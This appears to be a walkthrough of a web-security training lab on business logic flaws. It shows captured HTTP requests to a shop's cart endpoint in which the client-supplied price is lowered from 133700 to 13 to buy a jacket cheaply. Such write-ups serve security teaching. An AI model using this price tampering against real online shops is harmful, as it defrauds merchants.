
Business_Logic_Vulnerabilities

Excessive trust in client-side controls

This lab doesn't adequately validate user input. You can exploit a logic flaw in its purchasing workflow to buy items for an unintended price. To solve the lab, buy a "Lightweight l33t leather jacket".
You can log in to your own account using the following credentials: `wiener:peter`

1. Login to Wiener Account
2. View Details on "Light Weight product" and send `POST` request to repeater




```
POST /cart HTTP/2
Host: 0abb002204573ae181868f98007500a6.web-security-academy.net
Cookie: session=MU8zNffeZdYkwdzm9VdN58sUQYVYVCOr
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0abb002204573ae181868f98007500a6.web-security-academy.net
Referer:
https://0abb002204573ae181868f98007500a6.web-security-academy.net/product?p
roductId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=133700
```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

3. Change the price to any price you want




```
POST /cart HTTP/2
Host: 0abb002204573ae181868f98007500a6.web-security-academy.net
Cookie: session=MU8zNffeZdYkwdzm9VdN58sUQYVYVCOr
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 49
Origin: https://0abb002204573ae181868f98007500a6.web-security-academy.net
Referer:
https://0abb002204573ae181868f98007500a6.web-security-academy.net/product?p
roductId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=133700
```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```



```
POST /cart HTTP/2
Host: 0abb002204573ae181868f98007500a6.web-security-academy.net
Cookie: session=MU8zNffeZdYkwdzm9VdN58sUQYVYVCOr
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0)
Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin: https://0abb002204573ae181868f98007500a6.web-security-academy.net
Referer:
https://0abb002204573ae181868f98007500a6.web-security-academy.net/product?prod
uctId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=13
```

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

4. Follow the redirection and buy the product